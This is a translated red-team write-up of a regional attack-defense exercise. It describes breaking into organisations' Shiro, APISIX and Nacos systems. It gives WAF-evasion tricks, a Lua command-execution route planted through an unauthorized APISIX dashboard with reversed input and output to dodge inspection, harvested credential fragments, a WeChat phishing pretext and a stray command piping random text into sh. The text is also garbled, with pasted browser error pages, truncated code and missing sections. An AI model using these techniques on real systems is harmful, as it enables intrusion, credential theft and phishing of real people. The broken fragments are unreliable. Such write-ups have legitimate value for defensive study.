

# A City-Wide Attack-Defense Exercise: Pwning N Targets Without a Single oday

By J0o1ey · Translated from the Chinese original

## Preface

A few months ago I fought in a regional attack-defense exercise. The notice came at the last minute, so with zero preparation we went to war with "millet plus rifles"...

Along the way, many of the initial footholds were gained without a single oday — and those cases are genuinely interesting. Here's a selection.

## Case 1: Bypassing a WAF on a Shiro Target (a Feature of How Shiro Handles rememberMe)

Recon surfaced a CAS system of a certain organization... With a Burp Suite plugin running, it detected the default Shiro key.

I was thrilled... but the "far-ahead" vendor's WAF stood in the way — firing a stock exploitation tool would die instantly.



### 无法访问此网站

连接已重置。

请试试以下办法：

- 检查网络连接
- [检查代理服务器和防火墙](#)

ERR\_CONNECTION\_RESET

详情

重新加载

I tried the publicly known method — deleting the request method line — still blocked, connection reset. Forced to hunt for a new feature.

Eventually, in Shiro's rememberMe processing flow, the Base64 decoding stage looked promising.

```
90         base64 = this.ensurePadding(base64);
91         if (log.isTraceEnabled()) {
92             log.trace("Acquired Base64 encoded identity [" + base64 + "]");
93         }
94
95         byte[] decoded;
96         try {
97             decoded = Base64.decode(base64);
98         } catch (RuntimeException var8) {
99             this.getCookie().removeFrom(request, response);
100             log.warn("Unable to decode existing base64 encoded entity: [" + base64 + "].", var8);
101             return null;
102         }
103
104         if (log.isTraceEnabled()) {
105             log.trace("Base64 decoded byte array length: " + decoded.length + " bytes.");
106         }
```

As shown, while Shiro decodes the Base64 string it calls `discardNonBase64`, which strips out any non-Base64 characters.

```
public static byte[] decode(byte[] base64Data) {
    base64Data = discardNonBase64(base64Data);
    if (base64Data.length == 0) {
        return new byte[0];
    } else {
        int numberQuadruple = base64Data.length / 4;
        int encodedIndex = 0;
        int i = base64Data.length;

        while(base64Data[i - 1] == 61) {
            --i;
            if (i == 0) {
                return new byte[0];
            }
        }

        byte[] decodedData = new byte[i - numberQuadruple];
    }
}
```


Like so:

```
static byte[] discardNonBase64(byte[] data) {  
    byte[] groomedData = new byte[data.Length];  
    int bytesCopied = 0;  
    byte[] packedData = data;  
    int len$ = data.Length;  
  
    for(int i$ = 0; i$ < len$; ++i$) {  
        byte aByte = packedData[i$];  
        if (isBase64(aByte)) {  
            groomedData[bytesCopied++] = aByte;  
        }  
    }  
  
    packedData = new byte[bytesCopied];  
    System.arraycopy(groomedData, srcPos: 0, packedData, destPos: 0, bytesCopied);  
    return packedData;  
}
```


And there was the idea: just pad the rememberMe value with non-Base64 characters (say, dollar signs) to blindside the WAF.

Base64 consists of the 64-character set a-z, A-Z, 0-9, plus + and /, plus the padding character =.

Local testing confirmed: it worked.



From there it was simple: point the stock Shiro exploitation tool through Burp Suite's proxy, add a Match & Replace rule to inject the junk characters.




Shell obtained. Sadly, incident response cleaned us out within half an hour...



## Case 2: APISIX Behind Alibaba Cloud WAF — 28 RCEs at an Internet Vendor

When a web server built on the APISIX gateway receives a request for a nonexistent route, it throws this error — which makes a handy fingerprint:

```
{
  "error_msg": "404 Route Not Found"
}
```




```
security_test_for?cmd=ifconfig


eth0      Link encap:Ethernet  HWaddr 08:00:27:00:00:01
          inet addr:172.17.0.1  Bcast:172.17.0.255  Mask:255.255.255.0
          inet6 addr: fe80::27:0000:0000:0001  PrefixLen:64
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2493 (2.4 KiB)  TX bytes:2493 (2.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2493 (2.4 KiB)  TX bytes:2493 (2.4 KiB)
```

As luck would have it, in this exercise an APISIX on one of the target's subdomains had exactly the unauthorized Dashboard.



I grabbed a script from GitHub: it detected the vulnerability, but RCE failed. Printing the response told the story — Alibaba Cloud's WAF had blocked it.



Then I added a JSON key stuffed with junk data to the malicious-route creation request — and Alibaba Cloud stopped blocking.

```
eval_config = {
    "Counsumers": [],
    "Routes": [
        {
            "id": str(random.randint(1000000000000000000, 1000000000000000000)),
            "create_time": 1640674554,
            "update_time": int(time.time()),
            "uris": [
                "/rces"
            ],
            "name": "rces",
            "methods": [
                "GET",
                "POST"
            ],
            "script": "local file=io.popen(ngx.req.get_headers()['Authentication']
            "status": 1
        }
    ],
    "Services": [],
    "SSLs": [],
    "Upstreams": [],
    "Scripts": [],
    "GlobalPlugins": [],
    "PluginConfigs": [],
    "test": "testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttes
}
```


Checking routes via the unauthorized Dashboard showed the malicious route had indeed been written... yet visiting it still returned 404.

| Request                                                                                                                                                                       |     |     |     |         | Response                                                                                                                                                                            |     |     |        |     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|-----|---------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|-----|
| Pretty                                                                                                                                                                        | Raw | Hex | U2C | Chinese | Pretty                                                                                                                                                                              | Raw | Hex | Render | U2C |
| <pre>1 GET /qSf9xG HTTP/2 2 3 4 5 6 Set-Fetch-Mode: cors 7 Sec-Fetch-Dest: empty 8 Accept-Encoding: gzip, deflate 9 Accept-Language: zh-CN,zh;q=0.9,ja;q=0.8 10 Cmd: ls</pre> |     |     |     |         | <pre>1 HTTP/2 404 Not Found 2 Date: Wed, 11 Oct 2023 08:11:52 GMT 3 Content-Type: text/plain; charset=utf-8 4 Server: APISIX/2.13.3 5 6 {"error_msg":"404 Route Not Found"} 7</pre> |     |     |        |     |


Pulling the full route configuration through the unauthorized interface revealed the target's APISIX was deployed as a cluster...

```
/apisix/admin/migrate/export
```

Every route needs a host key to determine which subdomain the route is attached to.



So I rebuilt the write request with the host key included — and the malicious route went in successfully.




Use the unauthorized interface to read the full route config, extract every host key, and map the subdomains where malicious routes can be planted:

```
import json

def read_config():
    with open("data.json", 'r') as json_file:
        config = json.load(json_file)
    return config

data = read_config()
if "Routes" in data:
    for route in data["Routes"]:
        if "host" in route:
            host_value = route["host"]
            with open("data.txt", "a") as file:
                file.write(host_value + "\n")
            print(host_value)
```



Command execution was still intermittently blocked by Alibaba Cloud, so in the Lua script I reversed both the input parameter and the command output to dodge traffic inspection:

```
local file = io.popen(string.reverse(ngx.req.get_headers()['Authentication']), 'r')
local output = file:read('*all')
file:close()
ngx.say(string.reverse(output))
```

Using Nacos unauthorized access, read the config entries from CONFIG\_INFO.

Lucky us — among them were public-cloud database credentials.



```
cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 40 | xargs echo | sh
{"ID": 559296899818266624,
  "I
inUserna
#
username: # pa:
成都测试\n - url: jdbc:mysql://:
```

```
mark: 666\nbaidu:\n statistical:\n   userName: 136:___\n   accessToken:  
eyJhbGciOiJIUzI  
ASZ-R6ICF5Lit5t  
DIiwicGxhdGZvcn  
JHqj8YMrp-hFj5y  
  
"MD5": "398506  
"GMT_CREATE": "2022-10-26T17:20:12.129+08:00",  
"GMT_MODIFIED": "2022-10-28T10:43:30.506+08:00",  
"CDC_HCED": null
```

Added the owner on WeChat, phished with a "system upgrade" pretext, and successfully obtained access.



|                            |       |
|----------------------------|-------|
| desktop.ini                | 282b  |
| v2rayN - 快捷方式.lnk          | 1kb   |
| Wallpaper Engine: 壁纸引擎.url | 222b  |
| _DSC8057.jpg               | 13mb  |
| .08.xlsx                   | 28kb  |
| .xlsx                      | 8mb   |
| 作手册.doc                    | 1mb   |
|                            | 232kb |
|                            | 174mb |
| 相关材料的通知.doc                | 100kb |
| .docx                      | 12kb  |
|                            | 1mb   |
|                            | 469kb |
|                            | 119kb |
|                            | 52mb  |
|                            | 10mb  |
|                            | 389kb |
|                            | 1kb   |
|                            | 56mb  |
|                            | 5mb   |
|                            | 23kb  |
|                            | 151kb |
|                            | 48kb  |

### Case 4: A State-Owned Enterprise — from an Arbitrary File Read to Total SSO Compromise

On a subdomain of the SOE, the target used the open-source project kkFileView.

## kkFileView SSRF Vulnerability #392



liangyueliangyue opened this issue on Oct 8, 2022 · 1 comment



liangyueliangyue commented on Oct 8, 2022 · edited

### 问题描述

kkFileview v4.1.0存在SSRF漏洞，攻击者可以利用此漏洞造成服务器端请求伪造（SSRF），远程攻击者可以通过将任意url注入url参数来强制应用程序发出任意请求。

